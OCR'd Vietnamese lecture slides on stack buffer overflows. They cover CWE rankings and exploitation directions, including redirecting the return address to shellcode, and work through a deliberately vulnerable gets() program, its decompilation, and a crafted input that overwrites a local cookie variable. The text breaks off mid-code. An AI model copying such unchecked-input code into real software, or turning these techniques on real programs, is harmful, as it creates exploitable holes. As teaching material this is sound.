PHÁT HIỆN LỖI VÀ LỖ HỔNG PHẦN MỀM

Bài 04. Lỗ hổng tràn bộ đệm

1. Khái niệm lỗ hổng tràn bộ đệm
2. Ghi đè biến cục bộ
3. Cách thức truyền dữ liệu vào chương trình

Tài liệu tham khảo

1. Đặng Vũ Sơn, Vũ Đình Thu, **Chương 2,4//Phát hiện lỗi và lỗ hổng phần mềm**, Học viện KTMM, 2013
2. Nguyễn Thành Nam, **Chương 3// Nghệ thuật tận dụng lỗi phần mềm**, NXB Khoa học & Kỹ thuật, 2009


1. Khái niệm lỗ hổng tràn bộ đệm
2. Ghi đè biến cục bộ
3. Cách thức truyền dữ liệu vào chương trình

Lỗ hổng tràn bộ đệm


- Buffer Overflow
  - Buffer = Bộ đệm, Vùng đệm, Vùng nhớ đệm
  - Overflow = Tràn

❑ **Lỗ hổng tràn bộ đệm** (Buffer Overflow) là lỗ hổng trong lập trình, cho phép dữ liệu được ghi vào một buffer có thể tràn ra ngoài buffer đó, ghi đè lên dữ liệu khác và dẫn tới hoạt động bất thường của chương trình.


Lỗ hổng tràn bộ đệm



a. Dữ liệu quan trọng nằm phía trước dữ liệu bị tràn



b. Bộ đệm bị tràn nhưng chưa tràn đến dữ liệu quan trọng




c. Bộ đệm bị tràn, ghi đè vùng dữ liệu quan trọng

Lỗ hổng tràn bộ đệm

- Dễ tránh nhưng phổ biến và nguy hiểm nhất hiện nay
- Đứng thứ 3/25 trong bảng xếp hạng lỗi lập trình nguy hiểm nhất
- Hai dạng lớn: trên stack, trên heap
- Có nhiều cơ chế bảo vệ và cũng có nhiều kỹ thuật khai thác

Lỗ hổng tràn bộ đệm



Brief Listing of the Top 25

This is a brief listing of the Top 25 items, using the general ranking.

NOTE: 16 other weaknesses were considered for inclusion in the Top 25, but their general scores were not high enough. They are listed in a separate "On the Cusp" page.


Rank	Score	ID	Name
[1]	93.8	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
[2]	83.3	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
[3]	79.0	CWE-120	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')

Tràn bộ đệm


❑ Hai dạng tràn bộ đệm

- Tràn bộ đệm trên Stack: biến cục bộ
- Tràn bộ đệm trên Heap: cấp phát động


Tràn bộ đệm trên stack



Tràn bộ đệm trên stack



s1 = "Hello!"



s1 = 'A' x 20

Hệ quả của tràn bộ đệm

- Ghi đè lên biến cục bộ khác trong stack
  - Nếu biến đó là điều kiện để rẽ nhánh?
- Ghi đè lên địa chỉ trả về
  - Nếu "địa chỉ" là tùy tiện?
  - Nếu "địa chỉ" trỏ tới đoạn mã định trước?

Hướng khai thác lỗ hổng tràn bộ đệm

- Làm tràn ngẫu nhiên làm chương trình (server!!!) bị crash
- Ghi đè lên biến khác để chương trình rẽ nhánh theo ý muốn
- Ghi đè địa chỉ trả về để trỏ tới shellcode (được nạp vào qua dữ liệu)

Nguyên tắc khai thác

- Dữ liệu quan trọng phải nằm phía sau (ở địa chỉ cao hơn) so với bộ đệm
- Phần dữ liệu tràn phải đủ lớn để đè lên được dữ liệu quan trọng
- Những dữ liệu khác nằm giữa vùng đệm và dữ liệu mục tiêu cũng bị ghi đè. Việc ghi đè đó có thể ảnh hưởng đến logic làm việc của chương trình, đến khả năng thành công của việc khai thác.

1. Khái niệm lỗ hổng tràn bộ đệm
2. Ghi đè biến cục bộ
3. Cách thức truyền dữ liệu vào chương trình

Mã nguồn + Mã máy chương trình


```
#include <stdio.h>
int main()
{
    int cookie=0;
    char buf[16];
    printf("Your name: ");
    gets(buf);
    if(cookie == 0x41424344)
        puts("You win!");
    else
        puts("Try again!");
    return 0;
}
```

Mã dịch ngược IDA Pro + Hexrays

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char Buffer; // [esp+1Ch] [ebp-14h]
  int v5;      // [esp+2Ch] [ebp-4h]
  v5 = 0;
  printf("Your name: ");
  gets(&Buffer);
  if ( v5 == 0x41424344 )
    puts("You win!");
  else
    puts("Try again!");
  return 0;
}
```


- **Buffer** nằm thấp hơn **v5**
- Khoảng cách từ **Buffer** đến **v5**
  (-4h) – (-14h) = 10h = 16
- Cần 16 bytes bất kỳ để tiếp cận, tiếp đó là dữ liệu muốn ghi đè lên **v5** (cookie)

Stack frame


Return Address
EBP
EBP cũ
EBP-4h
cookie
buf buf buf buf
buf buf buf buf
buf buf buf buf
EBP-14h
buf buf buf buf

Name = "0123456789abc"

Return Address			
EBP cũ			
cookie			
63	00	buf	buf
38	39	61	62
34	35	36	37
30	31	32	33




Name = "0123456789abcdefDCBA"

Tại sao có '00' ở đây?

Tại sao là "DCBA" mà không phải là "ABCD"?

Return Address			
00	[EBP]2..4		
44	43	42	41
63	64	65	66
38	39	61	62
34	35	36	37
30	31	32	33



1. Khái niệm
2. Ghi đè biến cục bộ
3. Cách thức truyền dữ liệu vào chương trình

Chương trình nhận dữ liệu qua stdin

Biến thể của chương trình

```
//file name: app3.c
#include <stdio.h>
int main(){
    int cookie=0;
    char buf[16];
    printf("Your name: ");
    gets(buf);
    if(cookie == 0x01020304)
        puts("You win!");
    else
